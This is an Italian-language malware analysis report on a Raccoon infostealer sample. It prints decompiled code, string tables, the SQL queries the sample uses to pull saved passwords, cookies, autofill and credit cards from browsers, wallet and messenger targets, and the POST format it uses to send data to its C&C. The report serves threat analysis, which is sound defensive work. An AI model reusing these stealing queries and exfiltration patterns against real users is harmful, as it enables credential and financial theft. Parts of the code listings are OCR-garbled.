
# **Malware Analysis**

Le varianti del malware analizzato non risultano conosciute a livello OSINT:

#### 2.1.1.1.dll (MD5: b0a99b3fabf3d3c766cd6c6589dfe3e7)



#### 2.1.1.1.exe (MD5: 5b75248a42610c18825ff2065a60cd4f)



Il sample .exe analizzato (5b75248a42610c18825ff2065a60cd4f) contiene all'interno della sezione .rdata i riferimenti alle diverse funzioni utilizzate per ottenere gli attributi di information stealing e la configurazione di enumerazione degli attributi sottratti, come ad esempio URLs, Username e Passwords relative ai dati di login rubati.


Tra le funzioni più importanti, si evidenziano:

- InternetOpenW
- HttpSendRequestW
- InternetReadFile
- InternetOpenUrlASHGetSpecialFolderPathW
- RegQueryValueExW



#### CryptStringToBinaryA

Il sample analizzato non possiede un alto coefficiente d'entropia, quindi non c'è una condizione di packing né code shuffling:



Interessanti le stringhe presenti in chiaro all'interno del malware. Qui di seguito viene riproposto lo "scheletro" del file "SystemInfo.txt" con tutte le informazioni sulla macchina vittima, nonché riferimenti ai Wallet e all'utilizzo di sqlite3 per estrarre e salvare le informazioni:



```
/* WARNING: Globals starting with ' ' overlap smaller symbols at the same address */
4
   void FUN 004042e7(void)
5
6
   1
    DAT_0040e4f0 = "tlgrm_";
     _DAT_0040e2c0 = "sgnl_";
8
     DAT 0040e4d0 = &DAT 0040c754;
10
     DAT_0040e2a4 = "grbr_";
     DAT_0040e55c = "dscrd_";
11
     DAT\_0040e4c0 = "\$s\tTRUE\t\$s\t\$s\t\$s\t\$s\t\$s\n";
12
     DAT_0040e4d8 = "URL:%s\nUSR:%s\nPASS:%s\n";
13
     DAT 0040e304 = "\t\t%d) %s\n";
14
     DAT_0040e584 = "\t- Locale: %s\n";
15
     DAT_0040e2f4 = "\t- OS: %s\n";
16
17
     DAT_0040e4ac = "\t- RAM: %d MB\n";
     DAT 0040e298 = "\t- Time zone: %c%ld minutes from GMT\n";
18
     DAT_0040e518 = "\t- Display size: %dx%d\n";
19
20
     DAT_0040e4dc = &DAT_0040c814;
     \overline{\text{DAT}}_{0040e544} = \text{"} \text{t- Architecture: } x$d\n";
21
22
     DAT_0040e2dc = "\t- CPU: %s (%d cores)\n";
    DAT_0040e3b0 = "\t- Display Devices:\n%s\n";
23
24 DAT 0040e4e4 = "formhistory.sqlite";
     DAT_0040e2d4 = &DAT_0040c88c;
31
     DAT 0040e274 = &DAT 0040c890;
32
     DAT_0040e3d4 = &DAT_0040c894;
34
     DAT_0040e284 = &DAT_0040c898;
     DAT_0040e2a0 = "logins.json";
35
     DAT_0040e4bc = "\\autofill.txt";
36
    DAT 0040e4ec = "\\cookies.txt";
37
     DAT_0040e50c = "\\passwords.txt";
38
     DAT_0040e480 = &DAT_0040c8d8;
39
     DAT_0040e52c = &DAT_0040c8dc;
40
     DAT_0040e458 = &DAT_0040c8e0;
41
     DAT_0040e4a0 = "Content-Type: application/x-www-form-urlencoded; charset=utf-8";
42
     DAT_0040e4e8 = "Content-Type: multipart/form-data; boundary=";
43
     DAT_0040e460 = "Content-Type: text/plain;";
44
45
     DAT_0040e504 = "User Data";
     DAT 0040e3a0 = "wallets";
46
     DAT_0040e578 = "wlts_";
47
48
     DAT_0040e48c = &DAT_0040c98c;
49
     DAT 0040e524 = "scrnsht ";
     DAT 0040e484 = "sstmnfo ";
50
     DAT 0040e490 = "token:";
51
     DAT_0040e474 = "nss3.dll";
     DAT_0040e260 = "sqlite3.dll";
53
     DAT_0040e56c = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion";
```





```
DAT_0040e228 = "sqlite3_close";
 61
      DAT 0040e25c = "sqlite3 step";
 62
      DAT_0040ele0 = "sqlite3_finalize";
 63
      DAT_0040e1b8 = "sqlite3_column_text16";
      DAT_0040e248 = "sqlite3_column_bytes16";
 65
 66
      DAT_0040ela8 = "sqlite3_column_blob";
      DAT_0040e214 = "SELECT origin_url, username_value, password_value FROM logins";
 67
 68
      DAT_0040e23c =
      "SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies";
 69
     DAT_0040elec = "SELECT name, value FROM autofill";
 70
      DAT 0040e370 = "pera ";
 71
      DAT_0040e360 = "Stable";
 72
 73
      DAT_0040e478 = "SELECT host, path, isSecure, expiry, name, value FROM moz_cookies";
      DAT_0040e264 = "SELECT fieldname, value FROM moz_formhistory";
 74
      DAT_0040e2e8 = "cookies.sqlite";
      DAT_0040e2a8 = "machineId=";
 76
      DAT_0040e438 = "&configId=";
      DAT_0040e38c = "\"encrypted_key\":\"";
 78
      DAT_0040e49c = "stats_version\":\"";
      DAT_0040e4c8 = "Content-Type: application/x-object";
 80
 81
      DAT_0040e534 = "Content-Disposition: form-data; name=\"file\"; filename=\"";
    DAT_0040e4f4 = &DAT_0040ccb0;
 82
 83 DAT_0040e40c = &DAT_0040ccb4;
84 DAT_0040e2c8 = &DAT_0040ccbc;
98 DAT_0040e3e4 = "DeleteObject";
    DAT_0040e57c = "GetObjectW";
100
     DAT_0040e2fc = "SelectObject";
    DAT 0040e530 = "SetStretchBltMode";
     DAT_0040e3f4 = "StretchBlt";
102
    DAT_0040eld0 =
103
104
     "SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards";
    DAT_0040e428 = "Cookies";
105
DAT_0040e3dc = "Network\\Cookies";
107
     DAT_0040e3d0 = "NUM:%s\nHOLDER:%s\nEXP:%s/%s\n";
    DAT_0040e3c8 = "\\CC.txt";
109
     DAT_0040e320 = "NSS_Init";
110 DAT 0040e4b8 = "NSS Shutdown";
     DAT 0040e4fc = "PK11_GetInternalKeySlot";
111
    DAT 0040e420 = "PK11_FreeSlot";
112
    DAT_0040e510 = "PK11_Authenticate";
113
     DAT_0040e564 = "PK11SDR_Decrypt";
114
115 DAT_0040e2bc = "SECITEM_FreeItem";
     DAT 0040e450 = "hostname\":\"";
116
    DAT_0040e440 = "\",\"httpRealm\":";
117
     DAT_0040e348 = "encryptedUsername\":\"";
118
    DAT 0040e3c0 = "\",\"encryptedPassword\":\"";
119
     DAT 0040e444 = "\",\"quid\":";
    DAT 0040e314 = "Profiles";
```

Queste alcune query per l'estrazione delle credenziali (username e password), dei cookies e dei campi autocompilati del browser:

```
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill
```







Viene quindi composta una stringa (poi inviata via POST al C&C) contenente, tra le altre cose, il "machineld" (identificativo della macchina) ed il "configld":

```
machineId=
&configId=
"encrypted_key":"
stats_version":"
Content-Type: application/x-object
Content-Disposition: form-data; name="file"; filename="
POST
MachineGuid
```

Vengono inoltre estratti (e salvati nel file "CC.txt") tutti i dettagli relativi alle carte di credito intercettate a bordo macchina:



```
SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards

Cookies

Network\Cookies

NUM:%s

HOLDER:%s

EXP:%s/%s

\CC.txt
```

Le informazioni di connessione sono hardcoded (in maniera cifrata) all'interno del malware stesso, per poi essere utilizzate al momento della connessione verso il proxy:

```
PK11_GetInternalKeySlot
PK11_FreeSlot
PK11_Authenticate
PK115DR_Decrypt
SECITEM_FreeItem
hostname":"
","httpRealm":
encryptedUsername":"
","encryptedPassword":"
","guid":
Profiles
```

Nel file si vedono richiami anche a "wallet.dat", ricercati da Raccoon all'interno delle varie directory per ottenere appunto i wallet:

```
MetaMask
.sqlite
"webextension@metamask.io":"
TRUE
FALSE
explorer.exe
SOFTWARE\Microsoft\Cryptography
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
DisplayName
DisplayVersion
%s %s
\ffcookies.txt
Local State
wallet.dat
```

Analizzando le connessioni, si nota come le comunicazioni verso il C&C avvengano con User Agent "DuckTales":

```
POST / HTTP/1.1

Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: DuckTales
Host:
Content-Length: 95
Connection: Keep-Alive
Cache-Control: no-cache

machineId=747f3

machin
```

Nella POST inviata è presente, tra le altre cose, il "machineld" (riferimento unico della macchina), l'username dell'utente ed il "configID" (stringa univoca della configurazione del malware, presente come hardcoded all'interno del codice dell'infostealer). Nel Sample, il proxy ha restituito l'errore "500" non essendo al momento attivo.



Il "configID" viene utilizzato contestualmente alla connessione verso il proxy, subito dopo aver inizializzato lo useragent di autenticazione a "AYAYAYAY1337" (mediante la funzione FUN\_0040a9cb mostrata di seguito) ed è fondamentale per ottenere gli attributi di configurazione (impostati graficamente dal portale di raccoon) dell'Infostealer:

```
C Decompile: entry - (2.1.1.1..2.2.2.2exe)
                                                                          short *local_10;
26
     int local_c [2];
    CoInitialize((LPVOID)0x0);
29 FUN_00401000();
30 iVar2 = FUN_0040a9cb();
31 if (iVar2 == 0) {
32
     (*DAT_0040e028)(0);
33
    local_24 = (short *)FUN_0040ae71("eb93256b0d90b570aef093464b614a83");
34
    FUN_004042e7();
    bVar1 = FUN_0040a9f5();
36
37
    if (CONCAT31(extraout_var,bVarl) != 0) {
38
      FUN 0040ablc():
39
    local_48[0] = FUN_0040a8fd(&LAB_0040d137+1);
40
41
    local_48[1] = FUN_0040a8fd((byte *)
                                                                                      ");
    local_48[2] = FUN_0040a8fd((byte *)
                                                                                      ");
    local_48[3] = FUN_0040a8fd((byte *)
45
46
                                                                                      ");
    local_38 = FUN_0040a8fd((byte *)"
47
48
49 local_2c = DAT_0040e3b4;
 Cy Decompile: FUN_0040a9cb - (2.1.1.1..2.2.2.2exe)
  1
     undefined4 FUN 0040a9cb(void)
  3
  4
  5
       int iVarl;
  6
  7
       iVar1 = (*DAT 0040e164)(0x1f0001,0,L"AYAYAYAY1337");
      if (iVarl == 0) {
          (*DAT 0040e100) (0,0,L"AYAYAYAY1337");
  9
10
         return 1;
11
        }
 12
       return 0;
13 }
 14
```

La funzione FUN\_004042e7 è responsabile della definizione di numerosi attributi utilizzati nella fase di data stealing, ogni attributo viene poi rispettivamente richiamato dalla funzione FUN\_0040ae71.



```
🚱 | 🕒 | 📓 | 💼 |
 Decompile: FUN_004042e7 - (2.1.1.1..1exe)
110
     DAT_0040e4b8 = "NSS_Shutdown";
111
     DAT_0040e4fc = "PK11_GetInternalKeySlot";
112 DAT_0040e420 = "PK11_FreeSlot";
113 DAT_0040e510 = "PK11_Authenticate";
114 DAT_0040e564 = "PK11SDR_Decrypt";
115 DAT_0040e2bc = "SECITEM_FreeItem";
116 DAT_0040e450 = "hostname\":\"";
117 DAT 0040e440 = "\",\"httpRealm\":";
118 DAT 0040e348 = "encryptedUsername\":\"";
119 DAT 0040e3c0 = "\",\"encryptedPassword\":\"";
120 DAT_0040e444 = "\",\"guid\":";
121 DAT_0040e314 = "Profiles";
122 DAT 0040e53c = &DAT 0040cf74;
123 DAT 0040e28c = &DAT 0040cf78;
124 DAT_0040e41c = "S-1-5-18";
125 DAT_0040e24c = &DAT_0040cf88;
126 DAT_0040e350 = &DAT_0040cf8c;
    <
Cf Decompile: FUN_004042e7 x 0001 Defined Data x 0001 Defined Strings x 1 Functions x
```

A seguire il richiamo della funzione GetUserDefaultLocaleName con lo scopo di ottenere il nome utente corrente della macchina:

```
C/ Decompile: FUN_00401000 - (2.1.1.1.exe)
   undefined4 FUN_00401000(void)
 2
 3
 4 {
 5
   HMODULE pHVarl;
 6
    undefined4 uVar2;
 7
    HMODULE hModule;
   HMODULE hModule_00;
    HMODULE hModule_01;
 9
    HMODULE hModule_02;
10
11
12
    pHVar1 = LoadLibraryA("kernel32.dll");
13
    if (pHVarl == (HMODULE) 0x0) {
       uVar2 = 0xfffffffff:
14
15
16
     else {
17
       DAT 0040e038 = GetProcAddress(pHVarl, "LoadLibraryW");
18
      GetProcAddress (pHVar1, "GetUserDefaultLocaleName");
       DAT_0040e158 = GetProcAddress(pHVar1, "GetEnvironmentVariableW");
19
       DAT_0040e190 = GetProcAddress(pHVarl,"lstrlenA");
20
21
       DAT_0040el3c = GetProcAddress(pHVarl, "FreeLibrary");
22
       DAT_0040e0d8 = GetProcAddress(pHVarl, "GlobalFree");
23
       DAT_0040e040 = GetProcAddress(pHVarl, "CreateFileW");
       DAT_0040e024 = GetProcAddress(pHVarl, "GetTimeZoneInformation");
```

All'interno della funzione FUN\_004042e7 vi è un riferimento alla funzione GetSystemInfo, la quale viene utilizzata per ottenere i dettagli hardware e del sistema della macchina infetta.



```
52
       DAT_0040e17c = GetProcAddress(pHVarl, "CopyFileW");
53
       DAT_0040e06c = GetProcAddress(pHVarl, "GetModuleFileNameW");
       DAT 0040e080 = GetProcAddress(pHVarl, "lstrcmpA");
54
55
       GetProcAddress(pHVarl, "Sleep");
       DAT 0040e0f4 = GetProcAddress(pHVar1, "GetSystemInfo");
56
57
       DAT 0040e0c4 = GetProcAddress(pHVarl, "LocalFree");
58
       DAT_0040e078 = GetProcAddress(pHVarl, "Process32Next");
59
       DAT_0040e0f0 = GetProcAddress(pHVarl, "DeleteFileW");
60
       DAT_0040e008 = GetProcAddress(pHVarl, "lstrcpynA");
61
       DAT_0040e0a8 = GetProcAddress(pHVarl, "MultiByteToWideChar");
       DAT_0040e074 = GetProcAddress(pHVarl, "FindClose");
62
       DAT_0040e094 = GetProcAddress(pHVarl, "CreateToolhelp32Snapshot");
63
       GetProcAddress(pHVarl, "HeapFree");
65
       DAT 0040e168 = GetProcAddress(pHVarl, "GetUserDefaultLCID");
       DAT_0040e140 = GetProcAddress(pHVarl, "GetLogicalDriveStringsW");
66
       pHVarl = LoadLibraryA("Shlwapi.dll");
67
68
       DAT 0040e134 = GetProcAddress(pHVarl, "PathMatchSpecW");
       DAT 0040e138 = GetProcAddress(pHVarl, "StrCpyW");
69
70
       GetProcAddress(pHVarl, "StrStrIW");
71
       DAT 0040e184 = GetProcAddress(pHVarl, "StrStrW");
72
       DAT 0040e004 = GetProcAddress(pHVarl, "PathCombineW");
73
       DAT_0040e0dc = GetProcAddress(pHVarl, "StrRChrW");
74
       GetProcAddress(pHVarl, "StrToIntA");
```

A seguire i dettagli dell'utilizzo dello useragent definito "DuckTales", la variabile iVar4, relativa alla stringa in questione hardcoded e l'attributo DAT\_0040e120, viene sottoposta ad un check di "different from zero", successivamente viene impostata la variabile uVar6 rispettivamente ai valori esadecimali 0x400000 e 0xc00000 nel caso in cui il valore della variabile sVar1 sia uguale a 0x73. Vi sono poi due costrutti "if" innestati che, nel caso in cui le variabili rispettivamente iVar7 e iVar8 siano diverse da zero, viene effettuato un ciclo "while" per porre a zero il valore del cast in intero della somma tra le variabili local\_14 e iVar3. Tali costrutti, se soddisfatte determinate condizioni, permettono di impostare correttamente i valori e gli attributi per le richieste e connessioni di Command and Control.

```
uVar6 = (*DAT_0040e070)(psVar11);
58
       (*DAT_0040e0c4) (psVarl1);
       iVar4 = (*DAT_0040e0e0) (0xfde9,0,param_1,0xffffffff,0,0,0,0);
       local 10 = (short *)(*DAT 0040e048)(0x40,iVar4 + 0x40);
60
61
       if ((iVar4 == 0) ||
62
          (iVar4 = (*DAT_0040e0e0)(0xfde9,0,param_1,0xffffffff,local_10,iVar4,0,0), iVar4 != 0)) {
         iVar4 = (*DAT_0040e120)(L"DuckTales",0,0,0,0);
63
        if (iVar4 != 0) {
64
65
           iVar9 = (*DAT 0040e178)(iVar4.local 8.uVar6.0.0.3.0.1);
66
           if (iVar9 != 0) {
67
             uVar6 = 0x4000000;
68
             if (sVarl == 0x73) {
               uVar6 = 0xc000000;
69
70
71
             iVar7 = (*DAT_0040e0b4)(iVar9,DAT_0040e294,psVar5,0,0,param_3,uVar6,1);
            if (iVar7 != 0) {
72
               uVar6 = (*DAT_0040e190)(local_10);
74
               uVar6 = (*DAT_0040e088)(param_2,local_10,uVar6);
75
               iVar8 = (*DAT_0040e014)(iVar7,param_2,uVar6);
               if (iVar8 != 0) {
76
                 while ((iVar8 = (*DAT_0040e0f8)(iVar7,iVar3,50000,slocal_14), iVar8 != 0 &&
78
                        (local 14 != (short *)0x0))) {
79
                   *(undefined *)((int)local 14 + iVar3) = 0;
80
                 }
```



```
XREF[3]: FUN_004080f1:00408249(*),
FUN_0040838c:004087e7(*),
FUN_0040894d:004089e5(*)
```


Inoltre, nel caso in cui il valore della variabile iVar4 sia diverso da zero, viene richiamata la funzione MultiByteToWideChar mediante il valore esadecimale hardcoded 0xfde9.

```
71
             iVar7 = (*DAT_0040e0b4)(iVar9,DAT_0040e294,psVar5,0,0,param_3,uVar6,1);
72
            if (iVar7 != 0) {
73
              uVar6 = (*DAT_0040e190)(local_10);
74
              uVar6 = (*DAT_0040e088) (param_2,local_10,uVar6);
75
              iVar8 = (*DAT_0040e014)(iVar7,param_2,uVar6);
76
              if (iVar8 != 0) {
77
                while ((iVar8 = (*DAT_0040e0f8)(iVar7,iVar3,50000,&local_14), iVar8 != 0 &&
78
                       (local_14 != (short *)0x0))) {
79
                   *(undefined *)((int)local_14 + iVar3) = 0;
80
                }
81
82
               (*DAT_0040e068)(iVar7);
83
             (*DAT_0040e068)(iVar9);
84
85
86
           (*DAT_0040e068)(iVar4);
87
88
         iVar4 = (*DAT_0040e190)(iVar3,0,0);
89
         iVar4 = (*DAT_0040e0a8)(0xfde9,0,iVar3,iVar4 + 1);
90
         if (iVar4 != 0) {
         local_c = (*DAT_0040e048)(0x40,iVar4 * 2);
91
92
          iVar9 = (*DAT_0040e190)(iVar3,local_c,iVar4);
93
           (*DAT_0040e0a8)(0xfde9,0,iVar3,iVar9 + 1);
```




```
GetProcAddress(pHVarl,"InternetReadFileExW");
 90
        DAT 0040e10c = GetProcAddress(pHVar1, "InternetOpenUrlW");
 91
        GetProcAddress(pHVarl, "HttpQueryInfoW");
 92
        DAT_0040e068 = GetProcAddress(pHVarl,"InternetCloseHandle");
        DAT_0040e178 = GetProcAddress(pHVarl,"InternetConnectW");
 93
 94
        DAT_0040e16c = GetProcAddress(pHVarl,"InternetSetOptionW");
 95
        DAT_0040e120 = GetProcAddress(pHVarl,"InternetOpenW");
 96
        DAT_0040e014 = GetProcAddress(pHVarl,"HttpSendRequestW");
 97
        DAT_0040e0f8 = GetProcAddress(pHVarl,"InternetReadFile");
 98
        GetProcAddress(pHVarl,"InternetOpenUrlA");
 99
        DAT_0040e018 = GetProcAddress(hModule, "ShellExecuteW");
100
        DAT_0040e18c = GetProcAddress(hModule, "SHGetFolderPathW");
101
        DAT_0040e0c0 = GetProcAddress(hModule, "SHGetSpecialFolderPathW");
102
        DAT 0040e058 = GetProcAddress(hModule 01, "ConvertSidToStringSidW");
103
        DAT_0040ellc = GetProcAddress(hModule_01, "OpenProcessToken");
104
        DAT_0040e0bc = GetProcAddress(hModule_01, "SystemFunction036");
105
        DAT_0040e0a0 = GetProcAddress(hModule_01, "RegEnumKeyExW");
106
        DAT_0040e064 = GetProcAddress(hModule_01, "RegCloseKey");
107
        DAT_0040e034 = GetProcAddress(hModule_01, "DuplicateTokenEx");
108
        DAT_0040e174 = GetProcAddress(hModule_01, "GetUserNameW");
```


A seguire contesti di decryption mediante la funzione CryptUnprotectData per le informazioni sottratte relative a Telegram e Signal.



La funzione PK11\_SDR\_Decrypt viene utilizzata al fine di decriptare gli attributi sottratti:







Raccoon stealer fa uso di oggetti mutex al fine di gestire in modo concorrenziale i files, i dati letti e gli attributi sottratti in modo tale da non permettere che processi esterni interferiscano nelle operazioni di data stealing e data exfiltration:



0040c150	CloseHandle	"CloseHandle"	ds
0040c15c	GetLastError	"GetLastError"	ds
0040c16c	FindNextFileW	"FindNextFileW"	ds
0040c17c	FindFirstFileW	"FindFirstFileW"	ds
0040c18c	Process32First	"Process32First"	ds
0040c19c	GetFileSize	"GetFileSize"	ds
0040c1a8	OpenMutexW	"OpenMutexW"	ds
0040c1b4	WideCharToMultiByte	"WideCharToMultiByte"	ds
0040c1c8	GlobalAlloc	"GlobalAlloc"	ds
0040c1d4	GetCurrentProcess	"GetCurrentProcess"	ds
0040c1e8	ExitProcess	"ExitProcess"	ds
0040c1f4	CreateMutexW	"CreateMutexW"	ds
0040c204	GetSystemWow64Director	"GetSystemWow64Directo	ds
0040c220	GetLocaleInfoW	"GetLocaleInfoW"	ds
0040c230	GlobalMemoryStatusEx	"GlobalMemoryStatusEx"	ds
0040c248	GetDriveTypeW	"GetDriveTypeW"	ds
0040c258	OpenProcess	"OpenProcess"	ds
0040c264	LocalAlloc	"LocalAlloc"	ds
0040c270	IstrcmpiW	"IstrcmpiW"	ds
0040c27c	SetEnvironmentVariableW	"SetEnvironmentVariableW"	ds
0040c294	CopyFileW	"CopyFileW"	ds
0040c2a0	GetModuleFileNameW	"GetModuleFileNameW"	ds



Il threat richiama la funzione CreateProcessWithTokenW al fine di creare nuove istanze di processi con il security context token specifico. Durante la fase di environment discovery viene ottenuto il SID dell'utente corrente e convertito in stringa (funzione ConvertSidToStringSidW):



Location	String Value	String Representation	Data Type
0040c550	InternetOpenUrlA	"InternetOpenUrlA"	ds
0040c564	ShellExecuteW	"ShellExecuteW"	ds
0040c574	SHGetFolderPathW	"SHGetFolderPathW"	ds
0040c588	SHGetSpecialFolderPathW	"SHGetSpecialFolderPathW"	ds
0040c5a0	ConvertSidToStringSidW	"ConvertSidToStringSidW"	ds
0040c5b8	OpenProcessToken	"OpenProcessToken"	ds
0040c5cc	SystemFunction036	"SystemFunction036"	ds
0040c5e0	RegEnumKeyExW	"RegEnumKeyExW"	ds
0040c5f0	RegCloseKey	"RegCloseKey"	ds
0040c5fc	DuplicateTokenEx	"DuplicateTokenEx"	ds
0040c610	GetUserNameW	"GetUserNameW"	ds
0040c620	RegOpenKeyExW	"RegOpenKeyExW"	ds
0040c630	RegQueryValueExW	"RegQueryValueExW"	ds
0040c644	GetTokenInformation	"GetTokenInformation"	ds
0040c658	CreateProcessWithTokenW	"CreateProcessWithToken	ds
0040c670	CharUpperW	"CharUpperW"	ds
0040c67c	EnumDisplayDevicesW	"EnumDisplayDevicesW"	ds
0040c690	GetClientRect	"GetClientRect"	ds
0040c6a0	GetDC	"GetDC"	ds
0040c6a8	GetDesktopWindow	"GetDesktopWindow"	ds
0040c6bc	GetSystemMetrics	"GetSystemMetrics"	ds
0040c6d0	ReleaseDC	"ReleaseDC"	ds

Le funzioni CryptStringToBinaryA, CryptStringToBinaryW, CryptBinaryToStringW e CryptUnprotectData vengono richiamate per le consequenziali operazioni di cifratura e decifratura dei dati ottenuti e dei parametri per le connessioni C&C. Vi sono poi riferimenti alle istanze di Telegram, Signal e Discord, inclusi nel contesto di data stealing:

Location	String Value	String Represent	Data Type
0040c6d0	ReleaseDC	"ReleaseDC"	ds
0040c6dc	wsprintfW	"wsprintfW"	ds
0040c6e8	CryptStringToBinaryA	"CryptStringToBin	ds
0040c700	CryptStringToBinaryW	"CryptStringToBin	ds
0040c718	CryptBinaryToStringW	"CryptBinaryToSt	ds
0040c730	CryptUnprotectData	"CryptUnprotectD	ds
0040c744	sgnl_	"sgnl_"	ds
0040c74c	tlgrm_	"tlgrm_"	ds
0040c75c	grbr_	"grbr_"	ds
0040c764	dscrd_	"dscrd_"	ds
0040c76c	%sTRUE%s%s%s%s%s	"%s\tTRUE\t%s\t	ds
0040c784	URL:%sUSR:%sPASS:%s	"URL:%s\nUSR:	ds
0040c79c	%d) %s	"\t\t%d) %s\n"	ds
0040c7a8	-Locale: %s	"\t-Locale: %s\n"	ds
0040c7b8	- OS: %s	"\t- OS: %s\n"	ds
0040c7c4	-RAM: %d MB	"\t-RAM: %d MB\n"	ds
0040c7d4	- Time zone: %c%ld minutes from GMT	"\t-Time zone: %	ds
0040c7fc	- Display size: %dx%d	"\t- Display size:	ds
0040c818	- Architecture: x%d	"\t- Architecture:	ds
0040c830	- CPU: %s (%d cores)	"\t- CPU: %s (%d	ds
0040c848	- Display Devices: %s	"\t- Display Devic	ds
0040c860	formhistory.sqlite	"formhistory.sqlite"	ds

A seguire un dettaglio inerente al file formhistory.sqlite, il quale contiene riferimenti ai dati autofills di browsers. Oltre alla DLL sqlite3.dll viene droppata ed utilizzata anche la libreria nss3.dll al fine di procedere



con le fasi di data exfiltration. L'attributo "scrnsht\_" è inerente, invece, agli screenshots effettuati dall'information stealer per collezionare informazioni anche in "formato immagine":

Location	String Value	String Represent	Data Type
0040c860	formhistory.sqlite	"formhistory.sqlite"	ds
0040c89c	logins.json	"logins.json"	ds
0040c8a8	\autofill.txt	"\\autofill.txt"	ds
0040c8b8	\cookies.txt	"\\cookies.txt"	ds
0040c8c8	\passwords.txt	"\\passwords.txt"	ds
0040c8e4	Content-Type: application/x-www-form-url	"Content-Type: a	ds
0040c924	Content-Type: multipart/form-data; bound	"Content-Type: m	ds
0040c954	Content-Type: text/plain;	"Content-Type: t	ds
0040c970	User Data	"User Data"	ds
0040c97c	wallets	"wallets"	ds
0040c984	wlts_	"wlts_"	ds
0040c994	scrnsht_	"scrnsht_"	ds
0040c9a0	sstmnfo_	"sstmnfo_"	ds
0040c9ac	token:	"token:"	ds
0040c9b4	nss3.dll	"nss3.dll"	ds
0040c9c0	sqlite3.dll	"sqlite3.dll"	ds
0040c9cc	SOFTWARE\Microsoft\Windows NT\Curren	"SOFTWARE\\Mic	ds
0040ca04	ProductName	"ProductName"	ds
0040ca10	Web Data	"Web Data"	ds
0040ca1c	Login Data	"Login Data"	ds
0040ca28	sqlite3_prepare_v2	"sqlite3_prepare	ds
0040ca3c	sqlite3_open16	"sqlite3_open16"	ds

All'interno delle stringhe si possono notare due attributi che risultano essere individualizzanti della configurazione di Raccoon e dell'host infetto, passati come argomenti anche nella prima richiesta POST al proxy:

Location	String Value	String Represent	Data Type
0040ca10	Web Data	"Web Data"	ds
0040ca1c	Login Data	"Login Data"	ds
0040ca28	sqlite3_prepare_v2	"sqlite3_prepare	ds
0040ca3c	sqlite3_open16	"sqlite3_open 16"	ds
0040ca4c	sqlite3_close	"sqlite3_close"	ds
0040ca5c	sqlite3_step	"sqlite3_step"	ds
0040ca6c	sqlite3_finalize	"sqlite3_finalize"	ds
0040ca80	sqlite3_column_text16	"sqlite3_column_t	ds
0040ca98	sqlite3_column_bytes16	"sqlite3_column_b	ds
0040cab0	sqlite3_column_blob	"sqlite3_column_b	ds
0040cac4	SELECT origin_url, username_value, passw	"SELECT origin_ur	ds
0040cb08	SELECT host_key, path, is_secure , expire	"SELECT host_ke	ds
0040cb5c	SELECT name, value FROM autofill	"SELECT name, v	ds
0040cb80	pera	"pera "	ds
0040cb88	Stable	"Stable"	ds
0040cb90	SELECT host, path, isSecure, expiry, name	"SELECT host, pa	ds
